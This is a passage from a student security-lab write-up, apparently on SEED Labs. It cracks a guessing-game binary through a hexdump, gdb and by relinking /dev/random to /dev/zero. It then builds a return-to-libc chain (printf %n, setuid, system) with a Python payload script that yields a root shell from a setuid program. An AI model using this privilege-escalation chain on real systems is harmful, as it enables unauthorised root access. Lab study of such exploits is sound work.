6 0x00002020 61736520 656e7465 7220796f 75722067 ase enter your g
7 0x00002030 75657373 3a200025 75000000 00000000 uess: .%u.....
8 0x00002040 57726f6e 67206775 65737321 20506c65 Wrong guess! Ple
9 0x00002050 61736520 67756573 73206167 61696e2e ase guess again.
10 0x00002060 00000000 00000000 436f6e67 72617475 .....Congratu
11 0x00002070 6c617469 6f6e2120 54686520 73656372 lation! The secr
12 0x00002080 65742069 73207569 77656271 77686563 et is uiwebqwhec
13 0x00002090 31322100                               12!.
```

- Dynamic Analysis:

1. Run gdb

```
1 gdb guess
2 br main
3 r
4 n # until go to fread
```

2. stack before fread

```
[-----stack-----]
0000| 0x7fffffff000 --> 0x0
0008| 0x7fffffff008 --> 0x0
0016| 0x7fffffff010 --> 0x5555555592a0 --> 0xfbad2488
0024| 0x7fffffff018 --> 0xa968fe4d27d21700
0032| 0x7fffffff020 --> 0x0
0040| 0x7fffffff028 --> 0x7fff7deb0b3 (<__libc_start_main+243>:      mov     edi,eax
)
0048| 0x7fffffff030 --> 0x7fff7ffc620 --> 0x5044100000000
0056| 0x7fffffff038 --> 0x7fffffff118 --> 0x7fffffff422 ("/home/seed/Downloads/Test
/guess")
```

3. stack after fread

```
[-----stack-----]
0000| 0x7fffffff000 --> 0x0
0008| 0x7fffffff008 --> 0xb4b6457600000000
0016| 0x7fffffff010 --> 0x555555592a0 --> 0xfbad2488
0024| 0x7fffffff018 --> 0xc89a28e615398a00
0032| 0x7fffffff020 --> 0x0
0040| 0x7fffffff028 --> 0x7fff7deb0b3 (<__libc_start_main+243>:      mov     edi,eax
)
0048| 0x7fffffff030 --> 0x7fff7ffc620 --> 0x50441000000000
0056| 0x7fffffff038 --> 0x7fffffff118 --> 0x7fffffff422 ("/home/seed/Downloads/Test
/guess")
```

So the 0xb4b64576 is the answer

```
4. [-----code-----]
0x555555552bf <main+182>:  jmp     0x55555555280 <main+119>
0x555555552c1 <main+184>:  nop
0x555555552c2 <main+185>:  lea     rdi,[rip+0xd9f]      # 0x555555556068
=> 0x555555552c9 <main+192>:  call    0x555555550b0 <puts@plt>
0x555555552ce <main+197>:  mov     eax,0x0
0x555555552d3 <main+202>:  mov     rcx,QWORD PTR [rbp-0x8]
0x555555552d7 <main+206>:  xor     rcx,QWORD PTR fs:0x28
0x555555552e0 <main+215>:  je      0x555555552e7 <main+222>
Guessed arguments:
arg[0]: 0x555555556068 ("Congratulation! The secret is uiwebqwhec12!")
```

- File softlink:
Relink /dev/random to /dev/zero

```
1 | sudo ln -sf /dev/zero /dev/random
2 | ./guess
3 | # Input 0
4 | # Congratulation! The secret is uiwebqwhec12!
```

3.4 Defeat Dash's Countermeasure with ROP

Logic

Use setuid and system

The system is as previous practice

But the problem is that setuid need argument value 0(root uid), which cannot be contained in the payload

So I use printf("%n", &address_of_setuid_arg) to set argument of setuid to 0

And the call chain is printf -> setuid -> system

And we use return to return_and_leave to adjust the fake esp

Implementation

```
1. 1 | touch badfile # touch badfile
   2 | gcc -m32 -fno-stack-protector -z noexecstack -o rop stack_rop.c # compile
   3 | sudo chown root rop & sudo chmod 4775 rop # set permission
   4 | export MYSHELL="/bin/sh" # argument of system()
   5 | export ARG="%n" # argument of printf()
```

2. Get the address of system and setuid and printf and leave_and_return(0x565562ce) with gdb

```

1 | gdb rop
2 | br main
3 | r
4 | p system
5 | p setuid
6 | p printf
7 | disas foo

```

```

Breakpoint 1, 0x56556347 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xf7e99e30 <setuid>
gdb-peda$ p printf
$3 = {<text variable, no debug info>} 0xf7e20de0 <printf>
gdb-peda$ █
Dump of assembler code for function foo:
0x5655626d <+0>:      endbr32
0x56556271 <+4>:      push    ebp
0x56556272 <+5>:      mov     ebp,esp
0x56556274 <+7>:      push    ebx
0x56556275 <+8>:      sub     esp,0x74
0x56556278 <+11>:     call   0x56556170 <__x86.get_pc_thunk.bx>
0x5655627d <+16>:     add     ebx,0x2d47
0x56556283 <+22>:     mov     eax,ebp
0x56556285 <+24>:     mov     DWORD PTR [ebp-0xc],eax
0x56556288 <+27>:     lea     eax,[ebp-0x70]
0x5655628b <+30>:     sub     esp,0x8
0x5655628e <+33>:     push    eax
0x5655628f <+34>:     lea     eax,[ebx-0x1fbc]
0x56556295 <+40>:     push    eax
0x56556296 <+41>:     call   0x565560c0 <printf@plt>
0x5655629b <+46>:     add     esp,0x10
0x5655629e <+49>:     mov     eax,DWORD PTR [ebp-0xc]
0x565562a1 <+52>:     sub     esp,0x8
0x565562a4 <+55>:     push    eax
0x565562a5 <+56>:     lea     eax,[ebx-0x1f9f]
0x565562ab <+62>:     push    eax
0x565562ac <+63>:     call   0x565560c0 <printf@plt>
0x565562b1 <+68>:     add     esp,0x10
0x565562b4 <+71>:     sub     esp,0x8
0x565562b7 <+74>:     push    DWORD PTR [ebp+0x8]
0x565562ba <+77>:     lea     eax,[ebp-0x70]
0x565562bd <+80>:     push    eax
0x565562be <+81>:     call   0x565560e0 <strcpy@plt>
0x565562c3 <+86>:     add     esp,0x10
0x565562c6 <+89>:     mov     eax,0x1
0x565562cb <+94>:     mov     ebx,DWORD PTR [ebp-0x4]
0x565562ce <+97>:     leave
0x565562cf <+98>:     ret
End of assembler dump.

```

3.

```

1 | ./rop # get information of stack and string's address
2 | # ebp = 0xffffc9f8
3 | # offset = ebp - buffer = 0x70

```

```
[11/06/22] seed@VM:~/.../Test$ ./rop
The '/bin/sh' string's address: 0xfffffd463
Address of buffer[]: 0xfffffc988
Frame pointer value: 0xfffffc9f8
```

4. Get environment variable address of ARG and MYSHELL variable:

```
[11/06/22] seed@VM:~/.../Test$ cat getenv.c
#include <stdio.h>
#include <stdlib.h>

int main() {
    char *shell = getenv("MYSHELL");
    printf("%p\n", shell);
    char *args = getenv("ARG");
    printf("%p\n", args);
}
[11/06/22] seed@VM:~/.../Test$ gcc getenv.c -m32 -o env
[11/06/22] seed@VM:~/.../Test$ ./env
0xfffffd45a
0xffffddd4
```

5. Shell:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

ebp = 0xffffc9e8
offset = 0x70
printf = 0xf7e20de0
printf_arg = 0xffffddd4
shell = 0xffffd45a
leave_and_ret = 0x565562ce
setuid = 0xf7e99e30
system = 0xf7e12420
address_of_setuid_arg = ebp+40 # ebp_of_setuid_arg - ebp
setuid_arg = 0xaaaaaaaa # random value

ebp += 8
content[offset:offset+4] = (ebp).to_bytes(4, byteorder='little')
offset += 4
content[offset:offset+4] = (leave_and_ret).to_bytes(4, byteorder='little')
offset += 4

def fill(arr):
    global ebp
    global offset

    ebp += (len(arr) + 1) * 4
    content[offset:offset+4] = (ebp).to_bytes(4, byteorder='little')
    offset += 4

    for ele in arr:
        content[offset:offset+4] = (ele).to_bytes(4, byteorder='little')
        offset += 4

# printf()
fill([printf, leave_and_ret, printf_arg, address_of_setuid_arg]) # printf call stack

# setuid()
fill([setuid, leave_and_ret, setuid_arg]) # setuid call stack

# system()
fill([system, leave_and_ret, shell]) # system call stack

# Save content to a file
with open("badfile2", "wb") as f:
    f.write(content)
```

6. Result:

```
[11/06/22]seed@VM:~/.../Test$ python3 exploit.py
[11/06/22]seed@VM:~/.../Test$ ./rop
The '/bin/bash' string's address: 0xffffd45a
Address of buffer[]: 0xffffc978
Frame pointer value: 0xffffc9e8
[11/06/22]root@VM:~/.../Test# whoami
root
```